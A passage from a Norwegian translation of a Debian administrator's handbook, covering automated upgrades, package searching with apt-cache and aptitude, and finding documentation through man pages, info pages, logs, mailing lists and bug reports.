Den siste kilden til samhandling, og den vanskeligste å bli kvitt, er oppsettsskriptet som drives av `dpkg`. Det er dessverre ingen standardløsning, og ingen svar er overveiende bedre enn en annet.

Den vanligste metoden er å undertrykke standard inndata ved å omdirigere det tomme innholdet i `/dev/null` til den med `command </dev/null`, eller å mate den med en endeløs strøm av linjeskift. Ingen av disse metodene er 100 prosent pålitelige, men de fører vanligvis til at standardsvarene blir brukt, siden de fleste skript vurderer en mangel på svar som å akseptere standardverdien.

### 6.8.5. Mirakelkombinasjonen

Ved å kombinere de foregående elementene, er det mulig å utforme et lite, men temmelig pålitelig skript som kan håndtere automatiske oppgraderinger.

#### Eksempel 6.4 Ikke-interaktive oppgraderingsskript

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
➥ confold" dist-upgrade
```

##### I PRAKSID

#### Situasjonen hos Falcon Corp

Datamaskinene på Falcon utgjør et heterogent system, med maskiner med ulike funksjoner. Administratorer vil derfor velge ut den mest relevante løsningen for hver datamaskin.

In practice, the servers running *Stretch* are configured with the “miracle combination” above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with *apticron*, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run *Stretch*, but they are equipped with *gnome-packagekit*, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

I laboratoriet, der de få datamaskinene som bruker *Testing* - kan få fordelen med de siste programvareversjonene - er heller ikke oppgradert automatisk. Administratorer setter bare opp APT til å forberede oppgraderinger, ikke til å implementere dem. Når de bestemmer seg for å oppgradere (manuelt), vil de kjedelige delene med å oppdatere pakkelister, og med nedlasting av pakker unngås, og administratorer kan fokusere på den virkelig nyttige delen.

## 6.9. Søke etter pakker

Med den store og stadig voksende mengden av programvare i Debian, fremkommer det et paradox: Debian har vanligvis et verktøy for de fleste oppgaver, men verktøyet kan være svært vanskelig å finne blant de utallige andre pakkene. Mangelen på egnede måter å søke etter (og finne) riktig verktøy har lenge vært et problem. Heldigvis er dette problemet blitt løst nesten helt.

Enklest mulig søk er det nøyaktige navnet for en pakke. Hvis `apt show pakke` returnerer et resultat, da eksisterer pakken. Dessverre krever dette å kunne, eller gjette, navnet på pakken, noe som ikke alltid er mulig.

##### TIPS

#### Konvensjoner for navngiving av pakkene

Noen kategorier av pakkene har navn i henhold til en konvensjonell navneordning; idet vi vet at ordningen noen ganger kan tillate deg å gjette nøyaktige pakkenavn. For eksempel, for Perl-moduler, sier konvensjonen at en modul kalt `XML::Handler::Composer` oppstrøms skulle bli pakket som `libxml-handler-composer-perl`. Biblioteket som gjør bruken av `gconf`-systemet fra Python mulig, er pakket som `python-gconf`. Det er dessverre ikke mulig å definere en helt generell

ordning for navning av alle pakkene, selv om pakkevedlikeholdere vanligvis prøver å følge oppstrømsvalget til utviklerne.

Et litt mer vellykket søkermønster er et bare tekstsøk (ren tekstsøk) i pakkenavn, men det er fortsatt svært begrenset. Du kan vanligvis finne resultater ved å søke i pakkebeskrivelser: Siden hver pakke har en mer eller mindre detaljert beskrivelse i tillegg til pakkenavnet, vil et søkeord i disse beskrivelsene ofte være nyttig `apt-cache`, og `axi-cache` er de valgte verktøyene for denne type søk; for eksempel vil `apt-cache search video` gi en liste med alle pakker hvis navn eller beskrivelse inneholder nøkkelordet «video».

For mer komplekse søker kreves et kraftigere verktøy, som `aptitude`. `aptitude` lar deg søke etter et logisk uttrykk basert på pakkemetadatafelt. For eksempel vil følgende kommando søker etter pakker med navn som inneholder `kino`, der beskrivelsen inneholder `video`, og der vedlikeholde-rens navn inneholder `paul`:

```
$ aptitude search kino~dvideo~mpaul
p  kino - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
Version: 1.3.4-2.2+b2
State: not installed
Priority: extra
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8300 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0
          (>= 0.5.3), libavcodec57 (>= 7:3.2.4) | libavcodec-extra57 (>=
          7:3.2.4), libavformat57 (>= 7:3.2.4), libavutil55 (>= 7:3.2.4), libc6
          (>= 2.14), libcairo2 (>= 1.2.4), libdv4 (>= 1.0.0), libfontconfig1
          (>= 2.11), libfreetype6 (>= 2.2.1), libgcc1 (>= 1:3.0),
          libgdk-pixbuf2.0-0 (>= 2.22.0), libglade2-0 (>= 1:2.6.4-2~), libglib2.0-0
          (>= 2.16.0), libgtk2.0-0 (>= 2.24.0), libice6 (>= 1:1.0.0),
          libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0), libpangocairo-1.0-0
          (>= 1.14.0), libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>=
          2:1.2.2), libraw1394-11, libsamplerate0 (>= 0.1.7), libsm6, libstdc++6
          (>= 5.2), libswscale4 (>= 7:3.2.4), libx11-6, libxext6, libxml2 (>=
          2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus, kino-dvtitler:i386, kino-timfx:i386,
           kinoplus:i386, kino:i386
Replaces: kino-dvtitler, kino-timfx, kinoplus, kino-dvtitler:i386, kino-timfx:i386,
           kinoplus:i386
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
Kino allows you to record, create, edit, and play movies recorded with DV camcorders
→ .
```

This program uses many keyboard commands for fast navigating and editing inside the movie.

The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly distributed as separate packages, are now provided with Kino.

Homepage: <http://www.kinodv.org/>

Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++, interface::graphical, interface::x11, role::program, scope::application, suite::gnome, uitoolkit::gtk, use::editing, use::learning, works-with::video, x11::application

Søket returnerer bare en pakke, *kino*, som tilfredsstiller de tre kriteriene.

Selv disse multi-kriteriesøkene er ganske uhåndterlige, noe som forklarer hvorfor de ikke brukes så mye som de kunne. Et nytt merkesystem har derfor blitt utviklet, og det gir en ny tilnærming til det å søke. Pakker er gitt koder som gir en tematisk klassifisering langs flere tråder, kjent som en «fasettbasert klassifikasjon». Når det gjelder *kino* ovenfor, tyder pakkenes koder på at Kino er en Gnome-basert programvare, som fungerer på videodata, og har som hovedformål å redigere.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the ~G search pattern in *aptitude*, but it is probably easier to simply navigate the site where tags are managed:

⇒ <https://debtags.debian.org/>

Å velge *works-with::video* og *use::editing*-tagger gir en håndfull pakker, inkludert *kino* og *pitivi*-videoredigerere. Dette klassifiseringssystemet er bare bundet til å bli brukt mer og mer som tiden går, og pakkebehandlerne vil gradvis levere effektive søkegrensesnitt basert på det.

For å oppsummere, det beste verktøyet for jobben avhenger av hvor komplekse søk som du ønsker å gjøre:

- *apt-cache* tillater bare søking i pakkenavn og beskrivelser, noe som er veldig praktisk når vi leter etter en bestemt pakke som stemmer med noen få målrettede søkeord;
- når søkerkriteriene også omfatter forhold mellom pakker eller andre meta-data, for eksempel navnet på vedlikeholderen, vil *synaptic* være nyttigere;
- når et merkelappbasert søk er nødvendig, er *package-search* et godt verktøy, det er et grafisk grensesnitt laget for å søke i tilgjengelige pakker med flere kriterier (inkludert navnene på filene som de inneholder). For bruk på kommandolinjen fungerer *axi-cache* godt.
- til slutt, når søkerne har komplekse uttrykk med logiske operasjoner, vil det valgte verktøyet være *aptitudes* søkemønstersyntaks, som er ganske kraftig til tross for at den er noe uklar; det virker både i kommandolinjen og i interaktiv modus.

## Nøkkelord

---

[Dokumentasjon](#)  
[Problemløsing](#)  
[Loggfiler](#)  
[README.Debian](#)  
[Manual](#)  
[info](#)

---



# Problemløsning og oppsporing av relevant informasjon

---

Innhold

---

Dokumentasjonskilder 136 Vanlige prosedyrer 140

---

*For en administrator er den viktigste ferdigheten å kunne takle enhver situasjon, kjent eller ukjent. Dette kapitlet gir en rekke metoder som – forhåpentligvis – vil gjøre det mulig å isolere årsaken til eventuelle problemer du møter på, slik at du kan være i stand til å løse dem.*

## 7.1. Dokumentasjonskilder

Før du kan forstå hva som egentlig skjer når det er et problem, må du vite den teoretiske rolle for hvert program som er involvert i problemet. For å gjøre dette er den beste refleksen å konsultere programmenes dokumentasjon; men siden det er mye dokumentasjon som kan være spredt vidt og bredt, bør du vite alle stedene der den kan finnes.

### 7.1.1. Manualsider

KULTUR <b>RTFM</b>	<p>Denne forkortelsen står for den engelske utgaven av «Les den f***ede manualen», men kan også utvides til en vennligere variant, «Les den fine manualen». Dette uttrykket brukes noen ganger i (korte/konsise) svar på spørsmål fra nybegynnere. Det er ganske bryskt, og røper en viss irritasjon på et spørsmål stilt av noen som ikke engang har brydd seg om å lese dokumentasjonen. Noen sier at dette klassiske svaret er bedre enn ingen respons i det hele tatt (siden det indikerer at dokumentasjonen inneholder den ettersøkte informasjonen), heller enn et mer utførlig og sint svar.</p> <p>I alle fall, hvis noen svarer «RTFM» til deg, er det ofte lurt å ikke bli fornærmet. Siden dette svaret kan oppfattes som irriterende, kan du ønske å unngå å motta det. Hvis informasjonen du trenger ikke er i manualen, noe som kan skje, kan det være lurt å si det, fortrinnsvis i det opprinnelige spørsmålet. Du bør også beskrive de ulike trinnene som du personlig har gjennomført for å finne informasjon før du reiser et spørsmål i et forum. Å følge Eric Raymonds retningslinjer er en god måte å unngå de vanligste feilene, og få nytte svar.</p> <p>► <a href="http://catb.org/~esr/faqs/smarty-questions.html">http://catb.org/~esr/faqs/smarty-questions.html</a></p>
-----------------------	---

Manualsider, trass sin kortfattede stil, inneholder mye viktig informasjon. Vi vil raskt gå over kommandoer for å vise dem. Bare skriv inn `man` `manualside` – manualsiden har som regel samme navn som den kommandoen man søker dokumentasjon om. For eksempel, for å lære om mulige alternativer for kommandoen `cp`, ville man skrevet `man cp` i ledeteksten (se sidefelt «[Skallet, en kommandolinjetolk](#)» side 136).

DET GRUNNLEGGENDE <b>Skallet, en kommandolinjetolk</b>	<p>En kommandolinjetolk, også kalt et «skall», er et program som utfører kommandoer som enten er skrevet inn av brukeren, eller lagres i et skript. I interaktiv modus vises en ledetekst (som vanligvis slutter med \$ for en vanlig bruker, eller med # for en administrator) som indikerer at den er klar til å lese en ny kommando. <a href="#">Vedlegg B</a>, «<a href="#">Kort støttekurs</a>» side 451 beskriver den grunnleggende bruken av et «skall».</p> <p>Standard og det mest brukte skallet er bash (Bourne Again SHell), men det er andre, medregnet dash, csh, tcsh og zsh.</p> <p>Blant annet tilbyr de fleste skall hjelp under inntasting ved ledeteksten, for eksempel fullføring av navn på kommandoer eller filer (som du vanligvis kan aktivere ved å trykke på tab-nøkkelen), eller hente frem tidligere kommandoer (historiehåndtering).</p>
---	--

Manualsider dokumenterer ikke bare programmer som er tilgjengelige fra kommandolinjen, men også oppsettsfiler, systemkall, C-biblioteksfunksjoner, og så videre. Noen ganger kan navnene kollidere. For eksempel heter skallets `read`-kommando det samme som systemkallet `read`. Derfor er manualsider organisert i nummererte deler:

1. kommandoer som kan utføres fra kommandolinjen;
2. systemkall (funksjoner som tilbys av kjernen);
3. biblioteksfunksjoner (tilbys av systemets biblioteker);
4. enheter (på Unix-lignende systemer, disse er spesialfiler, vanligvis plassert i `/dev/-katalogen`);
5. oppsettsfiler (formater og konvensjoner);
6. spill;
7. sett med makroer og standarder;
8. kommandoer for systemadministrasjon;
9. kjernerutiner.

Det er mulig å spesifisere hvilken seksjon manualsiden du er ute etter befinner seg i: For å vise dokumentasjonen for `read`-systemkallet må du skrive `man 2 read`. Når ingen seksjon er uttrykkelig angitt, vil den første seksjonen som har en manualsida med det riktige navnet bli vist. Dermed viser `man shadow` frem `shadow(5)` fordi det ikke er noen manualsida for `shadow` i seksjonene 1 til og med 4.

**TIPS**  
**whatis** Hvis du ikke ønsker å se på hele manualsiden, men bare en kort beskrivelse for å bekrefte at dette er det du leter etter, skriv bare `whatis` kommando.

```
$ whatis scp
scp (1)      - secure copy (remote file copy program)
```

Denne korte beskrivelse er inkludert i `NAME`-delen i starten av alle manualsider.

Hvis du ikke vet navnene på kommandoene, kommer selvfølgelig ikke manualen til å være til stor nytte for deg. Dette er hensikten med `apropos`-kommandoen, som hjelper deg å utføre et søk i manualsidene, eller mer spesifikt i de korte beskrivelsene. Hver manualsida begynner egentlig med en linjes sammendrag.`apropos` returnerer en liste med manualsider der oppsummeringen har med de forespurte søkeord(ene). Med gode valg av søkeord, vil du finne navnet på kommandoen du trenger.

#### **Eksempel 7.1 Finne cp med apropos**

```
$ apropos "copy file"
cp (1)          - copy files and directories
cpio (1)        - copy files to and from archives
```

```
gvfs-copy (1)      - Copy files
gvfs-move (1)      - Copy files
hcopy (1)          - copy files from or to an HFS volume
install (1)         - copy files and set attributes
ntfscp (8)          - copy file to an NTFS volume.
```

TIPS  
**Leting ved å følge lenker**

Mange manualsider har en «SEE ALSO»-del, vanligvis på slutten. Det refererer til andre manualsider som er relevante for tilsvarende kommandoer, eller til ekstern dokumentasjon. På denne måten er det mulig å finne relevante dokumenter, selv når det første valget ikke er optimalt.

`man`-kommandoen er ikke den eneste måten å konsultere manualsidene på, ettersom programmene `konqueror` (i KDE), og `yelp` (under GNOME) også gir denne muligheten. Det finnes også et webgrensesnitt, levert av `man2html`-pakken, som lar deg se på manualsider i en nettleser. På en datamaskin der denne pakken er installert, kan du bruke denne nettadressen

► <http://localhost/cgi-bin/man/man2html>

Dette verktøyet krever en webtjener. Dette er årsaken til at du bør velge å installere denne pakken på en av tjenermaskinene dine: Alle brukere av det lokale nettverket kan ha nytte av denne tjenesten (inkludert ikke-Linux-maskiner), og dette vil tillate deg å unngå å sette opp en HTTP-server på hver arbeidsstasjon. Hvis tjenermaskinen også er tilgjengelig fra andre nettverk, kan det være ønskelig å begrense tilgangen til denne tjenesten til brukere i det lokale nettverket.

DEBIAN-RETNINGSLINJER  
**Påkrevde manualsider**

Debian krever at hvert program må ha en manualsida. Hvis oppstrømsfornatteren ikke har laget en, vil Debiens pakkevedlikeholder vanligvis skrive en liten side som i det minste henviser leseren til plasseringen av den opprinnelige dokumentasjonen.

### 7.1.2. *info*-dokumenter

GNU-prosjektet har skrevet håndbøker for de fleste av sine programmer i *info*-format: Det er grunnen til at mange manualsider refererer til tilsvarende *info*-dokumentasjon. Dette formatet gir noen fordeler, men standardprogrammet for å vise disse dokumentene (det kalles `info`) er også litt mer komplisert. Du gjør lurt i å bruke `pinfo` i stedet (fra `pinfo`-pakken).

*info*-dokumentasjonen har en hierarkisk struktur, og hvis du vil benytte `pinfo` uten parametre, vil den vise en liste over nodene som er tilgjengelig på første nivå. Vanligvis bærer noder navnet på de tilsvarende kommandoer.

Ded hjelpefunksjonen til `pinfo` navigerer en lett mellom disse nodene ved å bruke pilnavigasjonen. Alternativt kan du også bruke en grafisk nettleser, som er mye mer brukervennlig. Nok en gang, `konqueror` og `yelp` virker; i tillegg tilbyr `info2www` et webgrensesnitt.

► <http://localhost/cgi-bin/info2www>

Merk at *info*-systemet ikke er egnet for oversetting, til forskjell fra *man*-sidesystemet. *info*-dokumenter er dermed nesten alltid på engelsk. Men når du spør *pinfo*-programmet om å vise en ikke-eksisterende *info*-side, vil den falle tilbake på *man*-siden med samme navn (hvis den eksisterer), som kan være oversatt.

### 7.1.3. Spesifikk dokumentasjon

Hver pakke inneholder sin egen dokumentasjon. Selv de minst godt dokumenterte programmerne har vanligvis en README-fil som inneholder noe interessant og/eller viktig informasjon. Denne dokumentasjonen er installert i `/usr/share/doc/pakke/-mappen` (der *pakke* representerer navnet på pakken). Hvis dokumentasjonen er særlig stor, bør den ikke legges inn programmets hovedpakke, men bør heller legges i en egen pakke som vanligvis har navnet *pakke-doc*. Hovedpakken anbefaler generelt denne dokumentasjonspakken, slik at den er enkel å finne.

`/usr/share/doc/pakke/-mappen` inneholder også noen filer fra Debian som utfyller dokumentasjon ved å angi pakkenes særegenheter eller forbedringer sammenlignet med en tradisjonell installasjon av programvaren. *README.Debian*-filen indikerer også alle de tilpasninger som er gjort i samsvar med Debiants regler. *changelog.Debian.gz*-filen tillater brukeren å følge endringene som er gjort i pakken over tid: Det er svært nyttig å prøve å forstå hva som har endret seg mellom to installerte versjoner som ikke opptrer likt. Til slutt er det noen ganger *NEWS.Debian.gz*-filen som dokumenterer større endringer i programmet som direkte kan angå administratorene.

### 7.1.4. Websider

I de fleste tilfellene har fri programvare nettsteder som brukes til å distribuere dem, og bringe sammen fellesskapet av utviklere og brukere. Disse nettstederene er ofte fylt med relevant informasjon i ulike former: Offisiell dokumentasjon, FAQ (Frequently Asked Questions), e-postlister, etc. Problemer du kan møte har gjerne vært gjenstand for mange spørsmål allerede, og FAQ, eller listearkivet, kan ha en løsning for det. Et godt grep på søkemotorer vil vise seg svært verdigfullt når en trenger relevante sider raskt (ved å begrense søker til et Internett-domene, eller underdomene øremerket for programmet). Hvis søker returnerer for mange sider, eller hvis resultatene ikke samsvarer med hva du søker, kan du legge til søkeordet **debian** for å begrense resultatene, og fokusere på relevant informasjon.

TIPS

#### Fra feil til løsning

Hvis programvaren returnerer en helt spesifikk feilmelding, skriver du det inn i søkermotoren (mellan doble anførelstegn, " , for ikke å søke etter individuelle søkeord, men for hele uttrykket). I de fleste tilfellene vil de først returnerte linkene inneholde svaret som du trenger.

I andre tilfeller vil du få svært generelle feil, for eksempel «Permission denied» (Tillatelse avslått). I dette tilfellet er det best å sjekke tillatelsene til elementene som er involvert (filer, bruker-ID, grupper, etc.).

Hvis du ikke vet adressen til programvarens hjemmeside, er det ulike måter å få tak i den på. Først, sjekk om det er et Homepage-felt i pakkens metainformasjon (`apt-cache show pakke`). Alternativt kan pakkebeskrivelsen ha med en link til programmets offisielle hjemmeside. Hvis ingen URL er angitt, se på `/usr/share/doc/pakke/copyright`. I denne filen indikerer vanligvis Debians vedlikeholdere hvor de fikk programmets kildekode, og dette er trolig det nettstedet du trenger å finne. Hvis det på dette stadiet i søket ikke har gitt resultater, ta kontakt med en katalog over fri programvare, for eksempel FSFs Free Software Directory, eller søk direkte med en søkemotor, for eksempel Google, DuckDuckGo, Yahoo, etc.

► [https://directory.fsf.org/wiki/Main\\_Page](https://directory.fsf.org/wiki/Main_Page)

Du ønsker kanskje også å sjekke wikien til Debian, et samarbeidsnettsted der hvem som helst, selv vanlige besøkende, kan bidra med forslag direkte via sine nettlesere. Den er like mye brukt av utviklere som utformer og spesifiserer sine prosjekter, som av brukere som deler sin kunnskap ved å skrive dokumenter sammen.

► <http://wiki.debian.org/>

#### 7.1.5. Veiledninger (*HOWTO*)

En «howto» er et dokument som beskriver, konkret og trinnvis, «hvordan» nå et forhåndsdefinert mål. Målene det dekker er relativt variert, men ofte av teknisk karakter, for eksempel sette opp IP-maskering, oppsett av programvare-RAID, installere en Samba-tjener, etc. Disse dokumentene forsøker ofte å dekke alle sannsynlige problemer som kan oppstå under implementeringen av en gitt teknologi.

Mange slike veiledere styres av Linux Documentation Project (LDP), hvis nettside har alle disse dokumentene:

► <http://www.tldp.org/>

Slike dokumentene bør tas med en klype salt. De er ofte flere år gamle og den informasjonen de inneholder er noen ganger foreldet. Dette fenomenet er enda hyppigere for oversettelsene, ettersom oppdateringene hverken er systematiske eller kommer samtidig med offentliggjøringen av en ny versjon av originaldokumentene. Dette er en del av gleden av å jobbe i et frivillig miljø, og uten begrensninger ...

## 7.2. Vanlige prosedyrer

Formålet med denne seksjonen er å presentere noen generelle tips om visse operasjoner som en administrator ofte må utføre. Disse prosedyrene vil selvsagt ikke uttømmende dekke alle mulige tilfeller, men kan tjene som utgangspunkt for de mer vanskelige sakene.

FØRSTE MØTE	
<b>Dokumentasjon på andre språk</b>	Ofte er dokumentasjon oversatt til et annet språk enn engelsk tilgjengelig i en egen pakke med navnet på den tilsvarende pakken, etterfulgt av -språk (hvor <i>språk</i> er tobokstavs-ISO-koden for språket).

For eksempel kan *apt-howto-nb*-pakken inneholder bokmålsutgaven av «howto»-en for APT. På samme måte kan *quick-reference-nb*, og *debian-reference-nb*-pakkene er bokmålsutgavene av Debiants referanse-guider (oppriinnelig skrevet på engelsk av Osamu Aoki).

### 7.2.1. Oppsett av et program

Når du ønsker å sette opp en ukjent pakke, må du gå frem i etapper. Først bør du lese pakkeutviklerens dokumentasjon. Å lese `/usr/share/doc/pakke/README`. Debian vil nemlig gi deg muligheten til å lære om spesifikke grep som er gjort for å gjøre det enklere å bruke programvaren. Dette er noen ganger nødvendig for å forstå hvordan det avviker fra hvordan det i utgangspunktet oppfører seg, som beskrevet i den generelle dokumentasjonen, for eksempel i howtos. Noen ganger har denne filen også detaljer over de mest vanlige feilene, slik at du skal unngå å kaste bort tid på vanlige problemer.

Deretter bør du se på programvarens offisielle dokumentasjon - se del 7.1, «[Dokumentasjonskilder](#)» side 136 for å identifisere de ulike tilgjengelige dokumentasjonskildene. Kommandoen `dpkg -L` pakke gir en liste over filene i pakken: Dermed kan du raskt identifisere tilgjengelig dokumentasjon (samt oppsettsfiler, som ligger i `/etc/`). `dpkg -s` pakke viser pakkens meta-data, og viser eventuelle anbefalte eller foreslalte pakker. Der kan du finne dokumentasjon eller et verktøy som gjør oppsett av programvaren lettere.

Til slutt, oppsettsfilene er ofte selv-dokumenterte ved mange forklarende kommentarer som går i detaljer om mulige verdier for hver oppsettsinnstilling. Så mye at det noen ganger er tilstrekkelig å bare velge en linje blant de tilgjengelige for å aktivere dem. I noen tilfeller er eksempler på oppsettsfiler gitt i `/usr/share/doc/package/examples/-mappen`. De kan tjene som utgangspunkt for din egen oppsettsfil.

#### DEBIANRETNINGSLINJER

#### Hvordan finne eksempler

Alle eksempler må installeres i `/usr/share/doc/pakke/examples/-mappen`. Dette kan være en oppsettsfil, programkildekode (et eksempel på å bruke et bibliotek), eller et datakonverteringsskript som administratoren kan bruke i visse tilfeller (for eksempel for å sette opp en database for første gang). Hvis eksempelet kun fungerer på en bestemt arkitektur, bør det være installert i `/usr/lib/pakke/examples/`, og det bør være en lenke som peker til denne filen i `/usr/share/doc/pakke/examples/-mappen`.

### 7.2.2. Å følge med i hva bakgrunnsprosessene gjør

Å forstå hva en bakgrunnsprosess gjør er noe mer komplisert, siden den ikke kommuniserer direkte med administrator. For å sjekke at en bakgrunnsprosess faktisk fungerer, må du teste den. For eksempel, for å sjekke bakgrunnsprosessen Apache (nettjener), test den med en HTTP-forsøksørelse.

For å gjøre slike tester mulig, journalfører hver bakgrunnsprosess generelt alt den gjør, samt eventuelle feil som den møter, i det som kalles «loggfiler» eller «systemlogger». Loggene lag-

res i `/var/log/`, eller en av underkatalogene der. For å vite det nøyaktige navnet på en loggfil for hver bakgrunnsprosess, se dokumentasjonen. Merk: En enkel test er ikke alltid tilstrekkelig dersom det ikke dekker alle mulige brukstilfeller; noen problemer oppstår bare i spesielle tilfeller.

VERKTØY	
<b>rsyslogd-bakgrunnsprosesSEN</b>	<p><code>rsyslogd</code> er spesiell: Den samler logger (interne systemmeldinger) som sendes til den fra andre programmer. Hver logoppføring har et delsystem (e-post, kernel, autentisering, etc.) og en prioritet knyttet til seg; <code>rsyslogd</code> ser på disse to informasjonsbitene for å bestemme hva de skal gjøre. Loggmeldingen kan bli registrert i forskjellige loggfiler, og/eller sendes til et administrasjonskonsoll. Detaljene er definert i oppsetsfilen <code>/etc/rsyslog.conf</code> (dokumentert i manualsiden med samme navn).</p> <p>Bestemte C-funksjoner, som er spesialisert for å sende logger, forenkler bruken av <code>rsyslogd</code>-bakgrunnsprosesSEN. Men noen bakgrunnsprosesser administrerer sine egne loggfiler (dette er tilfelle, for eksempel, med <code>samba</code>, som implementerer delte Windows-disker på Linux).</p> <p>Merk at når <code>systemd</code> er i bruk, blir loggene faktisk samlet av <code>systemd</code> før den sendes videre til <code>rsyslogd</code>. Slik er de også tilgjengelige via <code>systemds journal</code>, og kan bli undersøkt med <code>journalctl</code> (se del 9.1.1, «<a href="#">Systemd init system</a>» side 187 for detaljer).</p>
<b>DET GRUNNLEGGENDE</b>	<p><b>Nisse</b></p> <p>En bakgrunnsprosess (eng. daemon) er et program som ikke eksplisitt er aktivert av brukeren, og som holder seg i bakgrunnen, og venter på at en bestemt betingelse må være oppfylt før den utfører en oppgave. Mange tjenerprogrammer er bakgrunnsprosesser, et begrep som forklarer at bokstaven «d» ofte er med på slutten av navnet sitt (<code>sshd</code>, <code>smtpd</code>, <code>httpd</code>, etc.).</p>

Som en forebyggende operasjon bør administratoren regelmessig lese de mest relevante ser-verloggene. En kan dermed diagnostisere problemer til og med før de blir rapportert inn av misfornøyde brukere. Faktisk kan brukere noen ganger vente på at et problem skal skje gjentatte ganger over flere dager før de rapporterer det. I mange tilfeller er det spesifikke verktøy for å analysere innholdet av de større loggfilene. Spesielt finnes slike verktøy for webtjenere (for eksempel `analog`, `awstats`, `webalizer` for Apache), for FTP-servere, for tjenere for mellomlagre/hurtiglagre, for brannmurer, for e-posttjenere, for DNS-servere, og selv for utskriftstjenere. Noen av disse verktøyene opererer modulært, og tillater analyse av flere typer av loggfiler. Dette er tilfelle for `lire`. Andre verktøy, slike som `logcheck` (et program diskutert i kapittel 14, «[Sikkerhet](#)» side 380), skanner disse filene for å finne varsler som må behandles.

### 7.2.3. Be om hjelp på en e-postliste

Hvis de ulike søkerne ikke har hjulpet deg til å komme til kjernen av et problem, er det mulig å få hjelp fra andre, kanskje mer erfarte folk. Dette er nettopp hensikten med e-postlisten [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org). Som med ethvert fellesskap, har det regler som må følges. Før du stiller noen spørsmål, bør du sjekke at problemet ikke allerede er dekket av nyere diskusjoner på listen, eller ved en offisiell dokumentasjon.

- ⇒ <https://wiki.debian.org/DebianMailingLists>
- ⇒ <https://lists.debian.org/debian-user/>

**TIPS****Å lese en liste på web**

For e-postlister med stort volum, slike som [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org), kan det være verdt å gå gjennom dem som et diskusjonsforum (eller nyhetsgruppe). Gmane.org åpner for å sjekke ut Debians lister i dette formatet. Listen nevnt ovenfor er tilgjengelig på:

- ⇒ <http://dir.gmane.org/gmane.linux.debian.user>

**DET GRUNNLEGGENDE****Nettetikette gjelder**

Generelt for all korrespondanse på e-postlister er at reglene for nettetikette bør følges. Dette begrepet refererer til et sett med regler for sunn fornuft, fra vanlig høflighet til feil som bør unngås.

- ⇒ <http://tools.ietf.org/html/rfc1855>

Videre, i enhver kommunikasjonskanal som forvaltes av Debian-prosjektet, er du forpliktet til å følge Debians regler for oppførsel:

- ⇒ [https://www.debian.org/code\\_of\\_conduct](https://www.debian.org/code_of_conduct)

Når disse to vilkår er oppfylt, kan du tenke på å beskrive problemet på e-postlisten. Inkluder så mye relevant informasjon som mulig: Ulike tester som er utført, dokumentasjon som er lest, hvordan du forsøkte å diagnostisere problemet, de berørte pakker eller pakker som kan være involvert, etc. Sjekk Debians feilsporingssystem (BTS, beskrevet i sidepanelet «[Sporingssystemet for feil \(BTS\)](#)» side 13) etter lignende problemer, og nevn resultatene av det søket, og gi linker til feil som er funnet. BTS starter på:

- ⇒ <http://www.debian.org/Bugs/index.html>

Jo mer høflig og presis du har vært, desto større er sjansen for å få et svar, eller i det minste en viss respons. Hvis du mottar relevant informasjon i privat e-post, vurder å sammenfatte denne informasjonen offentlig, slik at andre kan dra nytte av den. Dette gjør det mulig for listens arkiver, når de søkes gjennom ulike søkmotorer, å vise frem løsningen til andre som kanskje har det samme spørsmålet.

#### 7.2.4. Rapportere en feil når problemet er for vanskelig

Hvis alle dine anstrengelser for å løse et problem feiler, er det mulig at det ikke er ditt ansvar å finne en løsning, men at problemet skyldes en feil i programmet. I dette tilfellet er riktige fremgangsmåte å rapportere feilen til Debian, eller direkte til oppstrømsutviklere. For å gjøre dette, isolér problemet så mye som mulig, og lag en minimal testsituasjon der problemet kan gjenskapes. Hvis du vet hvilket program som er den åpenbare årsaken til problemet, kan du finne den tilsvarende pakken ved hjelp av kommandoen `dpkg -S aktuell_fil`. Sjekk feilsporingssystemet (<https://bugs.debian.org/pakke>) for å sikre at feilen ikke allerede er rapportert. Deretter kan du sende din egen feilrapport, ved hjelp av `reportbug`-kommandoen. Ta med så mye informasjon som mulig, spesielt en fullstendig beskrivelse av de minimale testtilfellene som gjør det mulig for alle å gjenskape feilen.

Delene i dette kapitlet er hjelphemiddel til effektivt å løse problemer som de påfølgende kapitler kan få frem. Bruk dem så ofte som nødvendig!



## Nøkkelord

---

Oppsett  
Lokalisering  
Localer  
Nettverk  
Navneoppslag  
Brukere  
Grupper  
Kontoer  
**Kommandolinjetolker**  
Skall  
Utskrift  
Oppstartslaster  
Kjernekompilering

---



# Grunnleggende oppsett: Nettverk, kontoer, utskrift ...

# 8

---

---

## Innhold

---

Oppsett av systemet for et annet språk	148	Oppsett av nettverket	151
Sette vertsnavnet, og sette opp navntjenesten	158	Bruker og gruppers databaser	160
Skallomgivelser	164	Oppsett av oppstartslaster (bootloader)	166
Andre oppsett: Synkronisering av tid, logger, dele tilgang ...	171	Å kompilere en kjerne	177
		Å installere en kjerne	183

---

*En datamaskin med en ny installasjon laget med debian-installer er ment å være så funksjonell som mulig, men mange tjenester må fortsatt settes opp. Videre er det alltid godt å vite hvordan du kan endre visse oppsettselementer etter den første installasjonen.*

Dette kapitlet gjennomgår alt medregnet i det vi kan kalle det «grunnleggende oppsett»: Nettverk, språk og localer, brukere og grupper, utskrift, monteringspunkter, etc.

## 8.1. Oppsett av systemet for et annet språk

